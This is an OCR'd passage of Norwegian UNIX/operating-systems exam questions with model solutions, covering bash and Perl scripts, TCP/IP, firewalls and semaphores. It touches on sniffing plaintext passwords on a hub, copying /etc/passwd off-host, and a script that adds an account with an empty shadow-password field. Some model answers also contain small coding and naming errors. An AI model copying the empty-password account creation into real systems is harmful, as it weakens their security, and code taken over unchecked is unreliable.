
g) En bruker på `join.fun.no` kjører en browser og surfer på sidene til webserveren på `http://www.nb.no` og taster inn et passord. Vil en som kjører som root på `geek.nb.no` kunne snappe opp dette passordet? Forklar kort.

h) Vil en som kjører som root på `have.fun.no` kunne snappe opp dette passordet? Forklar kort.

i) En bruker på `join.fun.no` logger seg inn på `geek.nb.no` med `ssh`. Vil en som kjører som root på `have.fun.no` kunne snappe opp passordet han bruker? Forklar kort.

j) Vil en som kjører som root på `gateway.nb.no` kunne snappe opp passordet som blir brukt i forrige delspørsmål? Forklar kort.

k) Når brukeren på `join.fun.no` logger seg inn på `geek.nb.no` med `ssh` startes opprettelsen av forbindelesen ved at det sendes en nettverkspakke til `geek.nb.no`. Figuren viser noen av feltene i IP og TCP-headeren for en slik pakke. Skriv ned verdien for feltene: sender adresse, mottager adresse, source port, destination port, SYN og ACK. Ett av dem kan du ikke vite nøyaktig, men skriv ned en typisk verdi.



l) Som svar på denne pakken, returneres det en pakke fra `geek.nb.no` til `join.fun.no`. Skriv ned verdien for de samme feltene som i forrige delspørsmål for denne pakken også.

m) Vil det i prinsippet være mulig for `gateway.nb.no` å stoppe all trafikk til det øverste nettverket som ikke er web-trafikk, bare ved å se på pakke-headerene? Forklar kort.

n) Hva kalles en del av et nettverk som har en slik siling av nettverkspakker som viktigste oppgave?

o) Vil `www.nb.no` motta MAC-adressen til `join.fun.no` når en bruker derfra kobler seg til? Forklar kort.

p) Anta at en TCP-pakke med data fra `www.nb.no` er på vei til `join.fun.no`. *Nøyaktig samtidig* som nettverkskortet til `gateway.fun.no` fysisk sender denne pakken ut på ethernettforbindelsen til `join.fun.no`, sender `have.fun.no` en pakke til `129.18.74.114`. Forklar kort hva som vil skje.

Oppgave 4

Når man overfører tekstfiler fra Windows til Unix får man ofte problemer på grunn av at en Windows-linje avsluttes med to tegn, mens en Unix-linje avsluttes med bare ett tegn:

- Unix: en linje avsluttes med `\n` (også kalt linefeed, LF, Ctrl-J og er ASCII-tegn 10)
- Windows: en linje avsluttes med `\r` fulgt av `\n` (`\r` blir også kalt carriage return, CR, Ctrl-M og er ASCII-tegn 13)

Dermed vil en fil som overføres fra Windows til Unix kunne inneholde et overflødig (og i noen tilfeller ødeleggende) `\r` tegn på slutten av linjen.

I denne oppgaven skal du lage et Perl-program som tar et filnavn som argument og fjerner alle CR (`\r`) som befinner seg på slutten av en linje i filen. Du kan eventuelt bruke `/tmp` til mellomlagring av filer, men alle slike filer må slettes etterpå. Hvis det ikke gis ett og bare ett argument til programmet skal det avsluttes med en passende feilmelding. Hvis filen som angis ikke kan åpnes for lesing skal programmet også avsluttes med en passende feilmelding.

–SLUTT–

14.1 Løsningsforslag. Eksamen vår 2005 Operativsystemer og UNIX

Oppgave 1

a) `chmod 700 ./secret.pl`

b) `ln -s /usr/bin/emacs21 em`

c) `diff /tmp/bank.txt bank.txt` (eventuelt med `--brief`, alt `cmp`)

d) `echo "The End" >> ../film.txt`

e) `ifconfig` (eventuelt `/sbin/ifconfig`) eller `hostname -i`

f) Fordi du som vanlig bruker ikke har skriverettigheter til `/etc/passwd`, det har bare root.

g) Siste linje av filen `/etc/passwd`

Oppgave 2

```
#! /bin/bash

if [ $# -ne 1 ]
then
        echo "Syntaks: $0 brukernavn"
        exit
fi
user=$1

if [ "`whoami`" != "root"  ]
then
        echo "Scriptet kan bare kjøres av root"
        exit
fi

IFS=:
while read username x uNr gNr name homedir shell
do
   if [ "$username" = "$user" ]
   then
        echo "Brukeren $user finnes fra før. Avslutter"
        exit
   fi
   userNr=$uNr  # $uNr er kun definert innen do-done løkken
   groupNr=$gNr
done < /etc/passwd

# Nå er $userNr og $groupNr de to siste og største

(( userNr++ ))
(( groupNr++ ))

echo -en "Fullt navn: "
read userName

mkdir /home/$user
chown $userNr:$groupNr /home/$user  # ikke eksplisitt spurt etter dette, men pluss om man har det med
```

```
echo "$user:x:$userNr:$groupNr:$userName:/home/$user:/bin/bash" >> /etc/passwd
echo "$user::::::::" >> /etc/shadow
```

Oppgave 3

a) Det er IP-adressen til maskinen www.nb.no.

b) `www` er host-navn og `nb.no` er domenenavn.

c) En gateway sørger på lag 3 i OSI-modellen for å videresende IP-pakker ett steg (hop) nærmere riktig adressat. Er IP-adressen den skal sende til en maskin på et nettverk den er tilkoblet, sender den rett til denne maskinen. Hvis ikke videresender gatewayen pakken til en annen gateway på Internett.

d) Med denne netmasken er de 24 første bit'ene nettverksnummeret, altså 128.39.16.0, og hostnummeret er 12.

e) Netmask `255.255.252.0` betyr at de 22 første bit'ene er nettverksnummeret, altså `129.18.72.0` og de 10 siste bit'ene er hostnummeret, altså `11.00001011 = 512 + 256 + 11 = 779`

f) `host www.nb.no` eller `nslookup www.nb.no`

g) Nei, siden maskinene er koblet til en switch, vil `geek.nb.no` ikke kunne lese pakkene som går til `www.nb.no` (men det finnes mer eller mindre effektive metoder som kan brukes til å lure switchen til å gjøre det).

h) Ja, siden `have.fun.no` og `join.fun.no` er koblet til samme HUB, sendes alle pakkene til alle maskinene og en med root-rettigheter på `have.fun.no` vil kunne lese passordet i klartekst ved for eksempel å bruke `etherreal`.

i) En som kjører som root på `have.fun.no` vil kunne se pakkene som sendes til `geek.nb.no`, men siden `ssh` blir brukt er all kommunikasjon kryptert og passordet kan ikke snappes opp.

j) En som kjører som root på `gateway.nb.no` vil også kunne se alle pakker som sendes, men ikke kunne snappe opp passordet fordi all informasjon er kryptert.

k)

sender adresse	129.18.74.56	`have.fun.no`
mottager adresse	128.39.16.250	`geek.nb.no`
source port	3425	portnummer generert av ssh-client, større enn 1024
destination port	22	ønsker å kontakte tjeneste 22, ssh, på server
SYN	1	SYN-flagg settes i første pakke i handshakingen
ACK	0	ACK-flagg er ikke satt i første pakke

l)

sender adresse	128.39.16.250	`geek.nb.no`
mottager adresse	129.18.74.56	`have.fun.no`
source port	22	ssh-serverens portnummer
destination port	3425	portnummeret som client sendte i forrige pakke
SYN	1	SYN-flagg settes også i andre pakke i handshakingen
ACK	1	ACK-flagg settes i svarpakken (acknowledge)

m) Ja, siden all web-trafikk har source eller destination port lik 80, kan det gjøres ved å droppe alle andre pakker.

n) Firewall eller brannmur (også kalt netfilter)

o) Nei, hver gang en pakke passerer en gateway, endres MAC-adressene slik at den går til riktig maskin på det nye nettverket. Innenfor et lokalt nettverk er det lag 2 adressen som brukes. Det er kun lag 3 IP-adressene som sendes hele veien.

p) Når pakkene sendes nøyaktig samtidig ut på et nettverk koblet sammen med en HUB, vil det oppstå en fysisk kollisjon, slik at mottagerene ikke vil kunne lese pakkene. Ethernet-protokollen har Colission Detection og ethernet-kortene som sendte pakkene vil oppdage kollisjonen og sende pakkene på nytt etter å ha ventet et tidsintervall som begge velger med tilfeldig lengde.

Oppgave 4

```
#! /bin/perl

if ($#ARGV != 0)
  {
   die "Angi ett filnavn som argument!\n";
  }

$fil = $ARGV[0];
$filny = "/tmp/$fil";

open(FIL,$fil) or die "can't open $fil\n";
open(FILNY,">$filny") or die "can't open $filny\n";

while($line = <FIL>)
  {
    $line =~ s/\r$//;
    print FILNY $line;
  }

close(FIL);
close(FILNY);
`/bin/mv $filny $fil`;
# Alternativt: system("/bin/mv",$filny,$fil);
```

15 Eksamen høst 2005 Operativsystemer og UNIX

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Oppgavene vil ikke bli vektlagt likt ved sensur. En sannsynlig fordeling er at oppgave 1 teller 10%, oppgave 2 teller 40%, oppgave 3 teller 30% og oppgave 4 teller 20%. De som ønsker det kan besvare oppgavene eller deler av oppgavene på engelsk. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1

I denne oppgaven skal du i delspørsmål a) til d) løse problemet ved å angi en kommando på en linje, slik du ville ha tastet den inn til bash på en Linux-maskin fra tastaturet (du svarer for eksempel `mkdir kat` hvis du blir spurt: Opprett en katalog med navn kat).

a) Gi deg selv skrive og leserettigheter og alle andre brukere kun leserettigheter til filen `foto.jpg` i katalogen du står i

b) Flytt filen `foto.jpg` i katalogen du står i til `~/www/foto`

c) Kopier filen `/etc/passwd` til din bruker `s123456` på en annen Linux-maskin med navn `nix.iu.hio.no`. Hos denne brukeren skal filen legges i hjemmekatalogen.

d) Logg inn på en annen Linux-maskin med navn `nix.iu.hio.no` (men slik at passord ikke sendes i klartekst)

e) Du har en tekstfil `readme.txt` og utfører kommandoene

```
cat readme.txt > /dev/null
cat readme.txt
```

Forklar kort forskjellen på de to kommandoene og hva de vil resultere i.

f) Du har en fil `/home/hh/.deleted/:home:hh:prosjekt` som tidligere lå i katalogen `/home/hh` og da hadde navnet `prosjekt`. Du flytter den tilbake med kommandoen

```
mv /home/hh/.deleted/:home:hh:prosjekt /home/hh/prosjekt
```

men nå finnes det en katalog `/home/hh/prosjekt`. Forklar kort hva som skjer.

g) Studer følgende utdrag av manualsiden for `date`:

```
NAME
       date - print or set the system date and time
SYNOPSIS
       date [OPTION]... [+FORMAT]
DESCRIPTION
       Display the current time in the given FORMAT, or set the system date.

       -d, --date=STRING
              display time described by STRING, not ‘now’

       -f, --file=DATEFILE
              like --date once for each line of DATEFILE
```

```
       -r, --reference=FILE
              display the last modification time of FILE

FORMAT  controls  the  output.

       %%     a literal %
       %a     locale's abbreviated weekday name (Sun..Sat)
       %A     locale's full weekday name, variable length (Sunday..Saturday)
       %b     locale's abbreviated month name (Jan..Dec)
       %B     locale's full month name, variable length (January..December)
       %c     locale's date and time (Sat Nov 04 12:02:33 EST 1989)
       %C     century (year divided by 100 and truncated to an integer) [00-99]
       %d     day of month (01..31)
       %D     date (mm/dd/yy)
       %e     day of month, blank padded ( 1..31)
       %F     same as %Y-%m-%d
       %m     month (01..12)
       %R     time, 24-hour (hh:mm)
       %T     time, 24-hour (hh:mm:ss)
       %Y     year (1970...)
```

Eksempelvis gir


```
$ date
Tue Nov 29 21:52:14 MET 2005
$ date +%A%B
TuesdayNovember
```

Gi en kommando som gir output `2005-11-29_16:04:00` der dette tidspunktet er forrige gang innholdet av filen `sendt.log` ble endret.

```
$ ls -l sendt.log
-rwx------  1 haugerud drift 54 Nov 29 16:04 sendt.log
```

Oppgave 2

I denne oppgaven skal du lage to bash-script som skal brukes til å teste en firewall (brannmur). Scriptene du lager skal ikke foreta selve testingen, men starte programmene som skal utføre testen. Følgende figur viser at `firewall.iu.hio.no` beskytter `server.iu.hio.no` på innsiden og er forbundet med blant andre `shadowfax.iu.hio.no` på utsiden. Scriptene du skal lage er angitt. `fsend` på `shadowfax` sender TCP-pakker, noen stoppes av firewall'en og `ftaimot` på `server` tar imot de pakkene som passerer.



Du kan anta at du har `root`-rettigheter på alle maskinene og at du ikke trenger å skrive passord for å gå mellom de tre maskinene med `ssh`. Figuren viser også hvordan log-filene skal sendes, dette forklares nærmere nedenfor.

a) På maskinen `shadowfax.iu.hio.no` skal du i katalogen `/root/ftester` lage et bash-script med navn `frun.bash`. Angi først en eller flere kommandoer du bruker for å åpne en editor og skrive dette scriptet etter at du har logget inn. Dette scriptet skal utføre følgende oppgaver:

- Gå til katalogen `/root/ftester`
- Hvis filen `sendt.log` eksisterer skal den endre navn ved at det legges til et tidsstempel for når filen sist ble endret, slik at den etterpå heter `sendt.log.tidsstempel` (se siste deloppgave på oppgave 1)
- Filen `sendt.log` skal lages og kun inneholde en linje på formen `Tue Nov 29 22:10:41 MET 2005` hvor dette er tidspunktet scriptet kjøres
- Programmet `/root/ftester/fsend` skal kjøres (det skriver automatisk til filen `sendt.log`)
- Når `fsend` er ferdig skal filen `sendt.log` som `fsend`-programmet skriver til, kopieres til brukeren `root` på maskinen `firewall.iu.hio.no` i katalogen `/root/ftester`

b) I denne deloppgaven skal du lage scriptet `/root/ftester/fstart.bash` på `firewall.iu.hio.no`. Dette scriptet kjøres på denne maskinen og styrer derfra hele testen ved at

1. På `server.iu.hio.no` startes et program `ftaimot` som lytter etter nettverkspakker fra `shadowfax.iu.hio.n` og logger de den mottar i filen `mottatt.log`
2. `/root/ftester/frun.bash` fra a)-oppgaven startes på `shadowfax.iu.hio.no`. Det starter `fsend` som sender en rekke testpakker over nettet til `server.iu.hio.no` og lagrer en log over hva som er sendt i `sendt.log`. Til slutt sendes denne log-filen til `firewall.iu.hio.no`.
3. Filen `mottatt.log` hentes fra `server.iu.hio.no` og programmet `freport` kjøres for å lage en rapport om hvilke pakker som slapp igjennom utifra filene `sendt.log` og `mottatt.log`.

Skriv et script `/root/ftester/fstart.bash` som skal kjøres på `firewall.iu.hio.no` og som gjør følgende:

- Går til `/root/ftester`
- Starter `/root/ftester/ftaimot` på `server.iu.hio.no`
- Starter selve firewall-programmet `/root/firewall.rc`
- Sletter filen `sendt.log` hvis den finnes
- Starter `/root/ftester/frun.bash` på `shadowfax.iu.hio.no`
- Står i en while-løkke og venter på at filen `sendt.log` skal komme fra `shadowfax.iu.hio.no`.
- Skriver ut en melding om det hvert 5'te sekund mens den venter
- Melder fra når filen er kommet
- Henter `/root/ftester/mottatt.log` fra `server.iu.hio.no`
- Kjører `freport sendt.log mottatt.log` slik at output legges i filen `report.txt` (`freport` sender deafult output til STDOUT)

Oppgave 3

I de tre første deloppgavene av denne oppgaven, skal du tenke deg at du er ansatt i et firma som kun kjører Linux (joda, de finnes!) Du skal velge et programmeringsspråk eller scriptspråk for å løse tre oppgaver. Det finnes ikke eksakte fasitsvar til disse tre oppgavene, men gi en kort begrunnelse utifra dine nåværende kunnskaper. Legg vekt på at du hurtigst mulig skal løse oppgaven og at programmet du lager ikke skal bruke uforholdsmessig mye tid når det kjøres.

a) Du skal lage et stort program som kun ved hjelp av den koden du skriver skal simulerer et nettverk av maskiner som hver har mange brukere. Ved å kjøre tidkrevende simuleringer, skal programmet generere statistikk over hva som skjer. Gi en kort begrunnelse for hvilket programmeringsspråk eller scriptspråk du vil velge for å løse oppgaven.

b) Du skal lage et program som tar kopi av alle filene i en log-katalog til ditt eget område, gjør filene leselig kun for deg selv og deretter starter et program som analyserer disse logfilene. Gi en kort begrunnelse for hvilket programmeringsspråk eller scriptspråk du vil velge for å løse oppgaven.

c) Du får beskjed om å lage et program som ut ifra en stor log-fil fra webserveren skal lage en statistikk over hvor mange ganger hver side er lastet ned, samt hvilke IP'er som forekommer oftest. Linjer fra filen ser ut som

```
128.39.75.4 - - [19/Oct/2001:13:34:11 +0200] "GET /~truongc/prh2001/bilder/meny.jpg HTTP/1.1"
128.39.75.38 - - [19/Oct/2001:13:34:11 +0200] "GET /~sivaliv/BOTTOM.HTM HTTP/1.1"
```

Og det skal gjøres idag! Gi en kort begrunnelse for hvilket programmeringsspråk eller scriptspråk du vil velge for å løse oppgaven.

d) Forklar kort hvordan et operativsystem (tilsvarende det som ble simulert i andre obligatoriske oppgave) kan gi forskjellig prioritet til forskjellige prosesser.

e) Et operativsystem (tilsvarende det som ble simulert i andre obligatoriske oppgave) kontrollerer tilgangen til en felles variabel ved hjelp av en semafor. Forklar kort hva som skjer når tre prosesser samtidig prøver bruke denne felles variabelen. Er serialiseringen av prosessene avhengig av at prosessene bruker semaforen riktig?

f) Tenk deg at et Perl program som kan startes fra web bruker følgende metode for å unngå at to brukere skriver samtidig til en fil

```
‘touch /tmp/lockfile‘;   # Lager /tmp/lockfile
while(-f /tmp/lockfile) {}
# skriver til en felles fil
‘rm /tmp/lockfile‘;      # Fjerner /tmp/lockfile
```

I hvilke tilfeller virker ikke denne metoden? Forklar kort.

g) Hva gjør at følgende Mutex-algoritme mellom to prosesser er ubrukelig? Forklar kort.

```
static boolean[] flag = new boolean[2]; // Begge false i utgangspunktet
GetMutex(int t)
   {
   int other;
   other = 1 - t;
   flag[t] = true; // Ønsker å gå inn i kritisk avsnitt
   while (flag[other] == true){}
   }
```

```
ReleaseMutex(int t)
   {
   flag[t] = false;
   }
```

Oppgave 4

a) Skriv en Perl-subrutine `addLine()` som tar en streng som parameter. Hvis denne strengen ikke er eksakt lik noen av linjene i tekstfilen `data.txt`, skal subrutinen legge strengen til på slutten av filen `data.txt`. Hvis strengen som sendes som parameter er eksakt lik en av linjene i tekstfilen `data.txt`, skal subrutinen returnere uten å gjøre noe.

Bruk deretter subrutinen `addLine()` til å lage et Perl-script som for hver linje i filen `nyeLinjer.txt` som ikke finnes i filen `data.txt` fra før, legger linjen til på slutten av filen `data.txt`. Ingen linjer i `nyeLinjer.txt` er like hverandre.

b) I denne oppgaven skal du skrive en Perl-server som skal

- Bruke `strict` og `IO::Socket::INET`
- Ta imot tilkoblinger fra klienter til port 9020 og åpne en socket-forbindelse
- Legge inntil 5 tilkoblinger i kø når flere klienter kobler seg til samtidig

Når en klient kobler seg til på port 9020 skal server

- Skrive ut en melding om at klienten kobler seg til og fra hvilken IP den gjør det
- Åpne tekstfilen `/p2p/P2P.txt` og sende linje for linje over socket-forbindelsen
- Lukke socketforbindelsen når hele filen er sendt
- Skrive en melding om at forbindelsen er avsluttet

–SLUTT–

15.1 Løsningsforslag Eksamen høst 2005 Operativsystemer og UNIX(LO141A)

Oppgave 1

a) `chmod 644 foto.jpg`

b) `mv foto.jpg ~/www/foto`

c) `scp /etc/passwd s123456@nix.iu.hio.no:~`

d) `ssh nix.iu.hio.no`

e) Default sender `cat readme.txt` innholdet av filen til STDOUT som vil si terminalvinduet. I den første kommandoen blir output omdirigert til `/dev/null` som er et bunnløst sluk der alt forsvinner og kommandoen resulterer i at ingenting synlig skjer. Den andre kommandoen gjør at innholdet av filen vises i terminalvinduet.

f) Filen `:home:hh:prosjekt` flyttes til katalogen `/home/hh/prosjekt` og blir der lagret under navnet `:home:hh:prosjekt`.

g) `date -r sendt.log +%F_%T`

Oppgave 2

a)

```
#! /bin/bash

cd /root/ftester
if [ -f sendt.log ]
then
    $date=‘date +%F_%T -r sendt.log‘
    mv sendt.log sendt.log.$date
fi

date > sendt.log
/root/ftester/fsend
scp sendt.log root@firewall.iu.hio.no:/root/ftester
```

b)

```
#! /bin/bash

cd /root/ftester
ssh -f server.iu.hio.no /root/ftester/ftaimot
/root/firewall.rc

if [ -f sendt.log ]
then
    /bin/rm sendt.log
fi

ssh -f shadowfax.iu.hio.no /root/ftester/frun.bash

while [ ! -f sendt.log ]
do
    echo "Venter på at testen skal bli ferdig på shadowfax"
```

```
    sleep 5
done

echo "sendt.log mottatt fra shadowfax"

scp root@server.iu.hio.no:/root/ftester/mottatt.log .
./freport sendt.log mottatt.log > report.txt
```

Oppgave 3

a) Siden det er tidkrevende simuleringer, bør man velge et relativt raskt språk med tanke på CPU-intensive oppgaver. Både C og C++ er da gode alternativer. Java er ikke like hurtig, men akseptabelt. Objektorientering er generelt meget nyttig når man programmerer simuleringer, C++ og Java har da et fortrinn i forhold til C. Perl er mindre effektivt i slike sammenhenger, men ikke helt utelukket.

b) For å gjøre en såpass enkel oppgave, kan man bruke `cp` og `chmod` direkte i et bash-script. Det finnes også mange andre script-språk som er like enkle. Dette går også helt greit med Perl, men man må skrive noen få tegn ekstra i forhold til et bash-script, man er ikke like "nær" kommandolinjen. Man kan også skrive C-program som gjør dette, men det krever litt mer koding og det gir ingen vesentlig tidsgevinst.

c) Til en slik oppgave er Perl ideelt, da det er raskt og enkelt å skrive kode som trekker ut informasjon fra tekstfiler. Det tar mer tid og kode å skrive det samme i C eller Java og tester viser at Perl nesten er på høyde med C's hurtighet når det gjelder å lese og manipulere informasjon i tekstfiler. Det er også mulig å gjøre dette i et scriptspråk som bash, men det vil gå vesentlig saktere enn Perl-programmet.

d) Når et slikt OS fordeler CPU-tid mellom flere samtidige prosesser, lar det hver prosess kjøre en tilmålt timeslice i en Round Robin-kø. Ved å tildele forskjellig størrelse på timeslicene, vil tildelt CPU-tid kunne prioriteres fra mye til lite (det er også mulig å sette opp egne køer for spesielt viktige prosesser, som må kjøre ferdig før andre slipper til).

e) Hvis prosessene bruker semaforen riktig, vil den første prosessen som når det kritiske avsnittet der den felles variabelen brukes, redusere semaforens verdi fra 1 til 0 og gå inn i kritisk avsnitt. Hvis den avbrytes av en contextswitch før den er ferdig, vil neste prosess nå sitt kritiske avsnitt. Den senker semaforen til -1, tas ut av RR-køen og legges i semaforens kø. Slik går det også med neste prosess når den når fram; semaforen senkes da til -2. Etterhvert som prossessene blir ferdig med kritisk avsnitt, økes semaforen med 1 og neste prosess i køen slipper til. Til slutt er alle tre ferdige og semaforen får igjen verdien 1. Dette er helt avhengig av at prosessene bruker semaforene riktig ved å kalle på `wait` før kritisk avsnitt og `signal` etter kritisk avsnitt.

f) Denne metoden virker aldri, fordi den lager `/tmp/lockfile` før den går inn i en evig løkke. Der vil den stå for alltid, fordi ingen prosess vil komme til kodelinjen der `/tmp/lockfile` fjernes. For at dette skulle virke, måtte filen lages etter while-løkken.

g) Algoritmene sørger for at mutual exclusion blir oppfylt, det er ikke mulig for noen av prosessene å komme samtidig inn i kritisk avsnitt. Men en context switch etter

```
flag[t] = true;
```

for en prosess blir fatalt hvis den andre prosessen da prøver å gå inn i kritisk avsnitt og også utfører

```
 flag[t] = true;
```

for begge flaggene blir true og begge prosessene blir stående og spinne i while-løkken til evig tid.....

Oppgave 4

a)

```
#! /bin/perl

open(NY,"ny.txt");
while($line = <NY>)
  {
    addLine($line);
  }
close(NY);

sub addLine()
  {
    $add = $_[0];
    open(DATA,"data.txt");
    while($data = <DATA>)
      {
        if($data eq $add)
          {
            close(DATA);
            return;
          }
      }
    close(DATA);

    open(DATA,">>data.txt");
    print DATA $add;
    close(DATA);
  }
```

b)

```
#! /bin/perl
 use strict; # Variabler må da deklareres med my
 use IO::Socket::INET;

 my $DBfile = "PTP.txt";
 my $serverPort = 9020;
 my $socket;
 # Oppretter nå et socket-objekt
 $socket = IO::Socket::INET->new(LocalPort => $serverPort,
                                 Listen    => 5)
    or die "Can't start tcp-server at port $serverPort ($!)\n";

 my $socketConnection; # Koblingen til client
 my ($answer,$fileString,$line);

 while ($socketConnection = $socket->accept())        # Venter på tilkobling
   {
     my $client = $socketConnection->peerhost();
     print "Received connection from $client.\n";

     open(DB,$DBfile);
     while(my $line = <DB>)
           {
             print $socketConnection $line;
           }
     close(DB);
```

```
  close($socketConnection); # Kobler ned forbindelsen for å vente på en ny
  print "Connection closed.\n\n";
}
```

16 Eksamen vår 2006 Operativsystemer og UNIX

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Oppgavene vil ikke bli vektlagt likt ved sensur. En sannsynlig fordeling er at oppgave 1 teller 10% mens oppgave 2, 3 og 4 teller 30% hver. De som ønsker det kan besvare oppgavene eller deler av oppgavene på engelsk. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1

I denne oppgaven skal du i alle delspørsmålene løse problemet ved å angi en kommando på en linje, slik du ville ha tastet den inn til bash på en Linux-maskin fra tastaturet (du svarer for eksempel `mkdir kat` hvis du blir spurt: Opprett en katalog med navn kat).

a) Åpne filen `prog.bash` med `emacs` som en bakgrunnsprosess

b) Flytt filen `info.txt` i katalogen over der du står til katalogen der du står

c) Gi eier og gruppe alle rettigheter og andre brukere ingen rettigheter til filen `info.txt` i katalogen der du står

d) Skriv ut alle linjer i filen `/etc/passwd` som inneholder strengen `root`

e) Finn antall linjer i en lang listing av alle Linux-maskinens prosesser som inneholder strengen `root`

f) Legg resultatet av kommandoen `uname` i variabelen `$os`

g) Studer følgende utdrag av manualsiden for kommandoen `date`

```
NAME
       date - print or set the system date and time
SYNOPSIS
       date [OPTION]... [+FORMAT]
DESCRIPTION
       Display the current time in the given FORMAT, or set the system date.

       -d, --date=STRING
              display time described by STRING, not ‘now’

       -f, --file=DATEFILE
              like --date once for each line of DATEFILE

       -r, --reference=FILE
              display the last modification time of FILE

       -R, --rfc-2822
              output RFC-2822 compliant date string
FORMAT  controls  the  output.

       %%     a literal %
       %a     locale’s abbreviated weekday name (Sun..Sat)
       %A     locale’s full weekday name, variable length (Sunday..Saturday)
       %b     locale’s abbreviated month name (Jan..Dec)
       %B     locale’s full month name, variable length (January..December)
       %c     locale’s date and time (Sat Nov 04 12:02:33 EST 1989)
       %C     century (year divided by 100 and truncated to an integer) [00-99]
```

```
%d     day of month (01..31)
%D     date (mm/dd/yy)
%e     day of month, blank padded ( 1..31)
%F     same as %Y-%m-%d
%m     month (01..12)
%R     time, 24-hour (hh:mm)
%s     seconds since ‘00:00:00 1970-01-01 UTC’ (a GNU extension)
%S     second (00..60); the 60 is necessary to accommodate a leap second
%T     time, 24-hour (hh:mm:ss)
%Y     year (1970...)
%z     RFC-2822 style numeric timezone (-0500) (a nonstandard extension)
%Z     time zone (e.g., EDT), or nothing if no time zone is determinable
```

Gi en kommando som gir output av typen `1139839411` der tallet er antall sekunder som har gått regnet fra 1. januar 1970 til tidspunktet filen `info.txt` sist ble endret.

Du vil ha bruk for denne kommandoen i neste oppgave og følgende eksempel kan klargjøre hva denne kommandoen gir.

```
$ ls -l eldre nyere
-rw-------  1 haugerud drift 0 Feb 14 11:51 eldre
-rw-------  1 haugerud drift 0 Feb 14 11:56 nyere
```

Kommandoen du lager vil gi 1139914280 for filen `eldre` og 1139914564 for filen nyere `nyere`. Det siste tallet er 284 større enn det første, siden filen `nyere` ble modifisert 284 sekunder, eller omtrent 5 minutter, etter filen `eldre`. Forøvrig er de 36 år som har gått siden 1970, omtrent 1136073600 sekunder.

Oppgave 2

USB-enheter som minnebrikker, mp3-spiller og digitale kameraer kan under Linux ofte monteres som en vanlig disk uten at man trenger egne drivere for enheten. Hvis man kobler til et digitalt kamera på denne måten, er det ofte man kun ønsker å laste ned bildene som er tatt siden forrige gang bilder ble lastet ned til harddisken. Dette kan for eksempel gjøres ved å laste ned alle filer på kameraet som er nyere enn det siste bildet du har lastet ned. I denne oppgaven skal du lage to bash-script som sammen kan brukes til dette.

a) Lag et bash-script med navn `nyest` som tar et katalognavn som argument. Scriptet skal finne den nyeste filen av alle i denne katalogen og dens underkataloger. Output skal være tidspunktet den nyeste filen sist ble endret, gitt som antall sekunder etter 1. januar 1970. Bruk `date`-kommandoen du lagde i siste deloppgave på oppgave 1. Hint: kommandoen `find dir -type f` lister alle filer i katalogen `dir` og alle filer i dens underkataloger.

b) Lag et bash-script med navn `datocp` som fra komandolinjen skal kunne kjøres slik:

```
$ datocp fraDir tilDir
```

Det første argumentet er katalogen filer skal kopieres fra og det andre argumentet er katalogen filer skal kopieres til. Alle filer som har er en nyere dato enn den nyeste filen i katalogsystemet under katalogen `/home/hh/foto` skal kopieres. Bruk scriptet `nyest` fra oppgave a) til å finne den nyeste filen.

- Hvis scriptet ikke startes med nøyaktig to argumenter skal scriptet avsluttes og bruker få beskjed om riktig syntaks
- Hvis første argument ikke er en katalog eller ikke kan nås eller leses fra skal scriptet avsluttes og bruker få beskjed. Samme beskjed i de tre tilfellene 'ikke katalog eller kan ikke nås/leses' er OK

- Hvis andre argument ikke er en katalog eller ikke kan nås eller skrives til skal scriptet avsluttes og bruker få beskjed
- Scriptet skal bare kopiere lesbare filer
- Bruk opsjonen -p til `cp` for å bevare filenes tidsstempel
- Gi brukeren informasjon om hva som skjer for hver fil som kopieres

Oppgave 3

